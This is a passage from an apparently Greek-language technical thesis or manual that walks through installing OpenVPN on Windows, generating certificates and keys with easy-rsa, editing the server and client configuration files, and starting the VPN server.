Για την εγκατάσταση του OpenVPN στους clients, θα πρέπει να ακολουθηθει η ίδια διαδικασία αν το Λειτουργικό Σύστημα είναι βασισμένο σε Unix. Για να έχουμε μια πιο σφαιρική άποψη και επειδή κάποιος από τους clients μπορεί να χρησιμοποιεί κάποια εκδοσή των Windows, παρακάτω βλέπουμε την διαδικασία εγκατάστασης σε αυτά.




**Εικόνα 147 - OpenVPN: Εγκατάσταση (1/7)**

Η διαδικασία ξεκινάει με την κλασσική εισαγωγική φόρμα που έχει ο κάθε installer στην οποία πατάμε το Next.





**Εικόνα 148 - OpenVPN: Εγκατάσταση (2/7)**

Αφού διαβάσουμε το Licence Agreement, πατάμε στο I Agree ώστε να μπορέσουμε να συνεχίσουμε με την εγκατάσταση. Αν δεν συμφωνούμε, πατάμε το Cancel και ακυρώνουμε την εγκατάσταση.


**Εικόνα 149 - OpenVPN: Εγκατάσταση (3/7)**

Έπειτα, βλέπουμε τα components της εφαρμογής τα οποία θα εγκατασταθούν. Από την αρχή είναι όλα προεπιλεγμένα. Τα αφήνουμε ως έχουν και πατάμε το κουμπί Next.





**Εικόνα 150 - OpenVPN: Εγκατάσταση (4/7)**

Ακολουθεί η επιλογή της τοποθεσίας όπου θα εγκατασταθεί το OpenVPN. Αν θέλουμε να αλλάξουμε την προεπιλεγμένη, πατάμε στο κουμπί Browse, επιλέγουμε την τοποθεσία της επιλογής μας και πατάμε το κουμπί Install. Αν θέλουμε να το εγκαταστήσουμε στην προεπιλεγμένη, απλά πατάμε το κουμπί Install.



**Εικόνα 151 - OpenVPN: Εγκατάσταση (5/7)**

Ενώ γίνεται η εγκατάσταση, θα ερωτηθούμε αν θέλουμε να εγκαταστήσουμε κάποιες software συσκευές. Επειδή αυτές οι συσκευές είναι απαραίτητες για την σωστή λειτουργία της εφαρμογής, θα πρέπει να απαντήσουμε θετικά πατώντας στο κουμπί Install όποτε μας ζητηθεί.




**Εικόνα 152 - OpenVPN: Εγκατάσταση (6/7)**

Μόλις αντιγραφούν όλα τα αρχεία και εγκατασταθούν όλες οι software συσκευές πατάμε στο κουμπί Next για να συνεχίσουμε.




**Εικόνα 153 - OpenVPN: Εγκατάσταση (7/7)**

Έτσι καταλήγουμε στην τελική είκονα τις εγκατάστασης, όπου μπορούμε να επιλέξουμε αν θέλουμε να διαβάσουμε το αρχείο Readme μετά το τέλος τις εγκατάστασης. Το αρχείο αυτό περιέχει κάποιες πληροφορίες όπως τι πρέπει να προσέξουν οι χρήστες Windows Vista και ένα μικρό quick start guide. Επιλέγουμε αν θέλουμε ή όχι να διαβάσουμε το αρχείο και πατάμε το κουμπί Finish.

### *8.3.4 Δημιουργία κλειδιών στον server του OpenVPN*

Για να γίνει η πιστοποίηση χρήστη στο VPN που στήσαμε, θα χρησιμοποιήσουμε certificate based keys που θα δημιουργήσουμε στον server. Θα δημιουργηθούν και για τον ίδιο τον server, αλλά και για τους clients. Παρακάτω θα παρουσιαστούν τα απαραίτητα βήματα ώστε να το επιτύχουμε αυτό, αναφέροντας τις εντολές όχι μόνο για Λειτουργικά Συστήματα βασισμένα στο Unix άλλα και σε Windows.

Αρχικά πρέπει να δημουργήσουμε το master πιστοποιητικό και το master κλειδί για την Certificate Authority (CA) για να μπορέσουμε έπειτα να δημιουργήσουμε τα υπόλοιπα κλειδιά. Για να το κάνουμε αυτό πρέπει να μεταφερθούμε στο φάκελο easy-rsa/2.0 μέσα στον φάκελο με τον κώδικα του OpenVPN αν χρησιμοποιούμε κάποιο *nix Λειτουργικο. Στη περίπτωση που χρησιμοποιούμε Windows, μεταφερόμαστε στο \Program Files\OpenVPN\easy-rsa όπου τρέχουμε το ακόλουθο batch αρχείο για να αντιγραφούν τα αρχεία ρυθμίσεων (vars.bat και openssl.cnf).

```
init-config
```

Έπειτα, επεξεργαζόμαστε το αρχείο vars (vars.bat στα Windows) και ορίζουμε τις παραμέτρους KEY_COUNTRY, KEY_PROVINCE, KEY_CITY, KEY_ORG και KEY_EMAIL. Δεν πρέπει να αφήσουμε καμία απο τις παραμέτρους κενή.


Επόμενο βήμα είναι να αρχικοποιήσουμε την Public Key Infrastructure (PKI). Για τα *nix Λειτουργικά:

```
. ./vars
./clean-all
./build-ca
```

Για τα Windows:

```
vars
clean-all
build-ca
```

Η τελευταία εντολή (./build-ca ή build-ca) θα δημιουργήσει τα certificate και key της CA καλώντας την εντολή openssl:




**Εικόνα 154 - OpenVPN: Δημιουργία του CA**

Όπως βλέπουμε η περισσότερες παράμετροι που μας ζητάει είναι αυτές του αλλάξαμε στο αρχείο vars. Έτσι δε χρειάζεται να πληκτρολογήσουμε κάποια απο αυτές, παρά μόνο την παράμετρο Common Name όπου εδώ δώσαμε το trixbox1.


Στη συνέχεια, θα δημιουργήσουμε το πιστοποιητικό και το κλειδί για τον server. Αυτό γίνεται με την παρακάτω εντολή για *nix συστήματα:

```
./build-key-server server
```

Ενώ για Windows:

```
build-key-server server
```

Πάλι μας ζητάει να δώσουμε κάποιες τιμές όπως πρίν όπου πολλές απο αυτές είναι οι ορισμένες στο αρχείο vars. Παρατηρούμε ότι ακόμα και το Common Name έχει οριστεί σαν server απο μόνο του. Επιπλέον μας ρωτάει να ορίσουμε κάποιες έξτρα ιδιότητες όπως password, κάποιο επιπλέον όνομα εταιρίας και αν θέλουμε να κάνουμε sign το πιστοποιητικό. Απαντάμε και αν επιλέξαμε y, διαλέγουμε αν θέλουμε να ανανεώσουμε τη βάση για την ύπαρξη του νεου πιστοποιητικού.




**Εικόνα 155 - OpenVPN: Δημιουργία των key και certificate του server**

Τώρα θα δημιουργήσουμε τα κλειδιά για τους client. Η εντολή που θα επαναλάβουμε ώστε να δημιουργηθούν τα πιστοποιητικα και τα κλειδιά για όλους τους clients για *nix είναι η εξής:

```
./build-key client1
./build-key client2
…
./build-key clientN
```

Για Windows:

```
build-key client1
build-key client2
…
build-key clientN
```

Τέλος, δημιουργούμε τις παραμέτρους του Diffie Hellman για τον server. Σε *nux εκτελούμε:

```
./build-dh
```

Ενώ σε Windows:

```
build-dh
```

Σαν έξοδο έχουμε κάτι αυτής της μορφής:

```
ai:easy-rsa # ./build-dh
Generating DH parameters, 1024 bit long safe prime, generator 2
This is going to take a long time
.................+.......................................
.................+.............+.................+.........
.....................................
```

Αυτό που μένει τώρα είναι να αντιγράψουμε τα αντίστοιχα αρχεία πιστοποητικών, κλειδιών και το πιστοποιητικό του CA (ca.crt) σε κάθε client.

### *8.3.5 Τα αρχεία ρυθμίσεων του server*

Εκτελώντας το OpenVPN με όρισμα το κατάλληλο αρχείο δίνει στην εφαρμογή τον αντίστοιχο ρόλο (server ή client). Η καλύτερη πρακτική είναι να χρησιμοποιήσουμε τα sample comfiguration files σαν σημείο εκκίνησης. Αυτά βρίσκονται στους εξής φακέλους:

- `sample-config-files` στο φάκελο του πηγαίου κώδικα του `OpenVPN (*nix)`
- `Start Menu -> All Programs -> OpenVPN -> Shortcuts -> OpenVPN Sample Configuration Files(Windows)`

Στα *nix Λειτουργικά τα αρχεία ειναι τα server.conf και client.conf για τον server και τον client. Στα Windows ονομάζονται server.opvn και client.opvn αντίστοιχα. Αυτά που θα χρησιμοποιήσουμε εμείς τώρα είναι τα αρχεία του server.

Πριν χρησιμοποιήσουμε το αρχείο ρυθμίσεων θα πρέπει να επεξεργαστουμέ τις παραμέτρους που αφορούν τα ca, cert, key και dh ώστε να δείχνουν στα αρχεία που δημιουργήσαμε πριν μέσω του PKI.

Σε αυτό το σημείο, το αρχείο είναι λειτουργικό και μπορεί να χρησιμοποιηθεί για να λειτουργήσει το OpenVPN σαν server. Μπορούμε κάνουμε κάποιες αλλαγές ακόμα αν το επιθυμούμε οι οποίες περιγράφονται παρακάτω:

- Για να ακούει ο server κάποιο TCP port αντί για το προεπιλεγμένο UDP port, θα βγάλουμε απο comment (;) το proto tcp και θα βάλουμε comment στο proto udp.
- Αν θέλουμε η το εύρος των IP διευθύνσεων να μην είναι το 10.8.0.0/24, μπορούμε να το αλλάξουμε με καποιο διαθέσιμο εύρος τις επιλογής μας.
- Για να μπορούν να επικοινωνήσουν απευθείας οι clients μεταξύ τους, θα πρέπει να βγάλουμε το comment απο την αντίστοιχη γραμμή αλλιώς οι client θα βλέπουν μονο τον server.
- Για να ενεργοποιήσουμε την υποστήριξη συμπίεσης της ροής δεδομένων, αφαιρούμε το comment απο το comp-lzo

### *8.3.6 Τα αρχεία ρυθμίσεων των clients*

Όπως και στην προηγούμενη υποενότητα, έτσι και τώρα θα χρησιμοποιήσουμε τα αντίστοιχο sample configuration file για τον client (client.conf και client.opvn ανάλογα το Λειτουργικό).

Θα πρέπει να επεξεργαστούμε τις παραμέτρους που ορίζουν τα ca, cert, key. Η παράμετρος dh δεν υπάρχει διότι δε χρειάζεται η παρουσια του αρχείου παραμέτρων του dh στον client. Επίσης, μια τιμή που πρέπει να ορίσουμε είναι η διεύθυνση του remote server. Βρίσκουμε την γραμμή που γράφει ;remote my-server-1 1194 και αντικαθιστούμε το my-server-1 με την IP διεύθυνση που βρίσκεται ο OpenVPN server και αφαιρούμε το comment.


Τέλος, αν έχουμε κάνει κάποιες επιπλέον αλλαγές στον server ( να ακούει σε tcp αντι για udp, αν έχει ενεργοποιηθεί η lzo συμπιεση κτλ), θα πρέπει να κάνουμε τις αντίστοιχες αλλαγές και στο αρχείο ρυθμίσεων του client.

### *8.3.7 Εκκίνηση και δοκιμή του OpenVPN*

Για να εκκινήσουμε το OpenVPN σε ρόλο server, εκτελούμε το OpenVPN με όρισμα το αρχείο server.conf (ή server.opvn). Αυτό μπορούμε να το κάνουμε απο την κονσόλα γράφοντας:


`openvpn server.conf` ← *nix
`openvpn server.opvn` ←Windows

Επίσης μπορουμέ να το εκτελέσουμε και μέσα απο το γραφικό περιβάλλον. Μεταφερόμαστε στον φάκελο που περιέχει το αρχείο ρυθμίσεων και κάνουμε δεξί κλίκ πάνω του. Βλέπουμε οτι υπάρχει μια επιλογή που γράφει “Start OpenVPN on this config file” όπως φαίνεται παρακάτω.




**Εικόνα 156 - OpenVPN: Εκκίνηση του server απο το GUI**


Ανάλογα με τη πλατφόρμα που θα φιλοξενήσει τον server, θα έχουμε ένα αντίστοιχο αποτέλεσμα εξόδου. Σε γενικές γραμμές θα είναι κάτι σαν αυτό:





**Εικόνα 157 - OpenVPN: Ο server σε λειτουργία**

Μόλις δούμε την γραμμή Initialization Sequence Completed τότε ο server είναι έτοιμος να δεχθεί αιτήματα γιά σύνδεση απο τους clients.

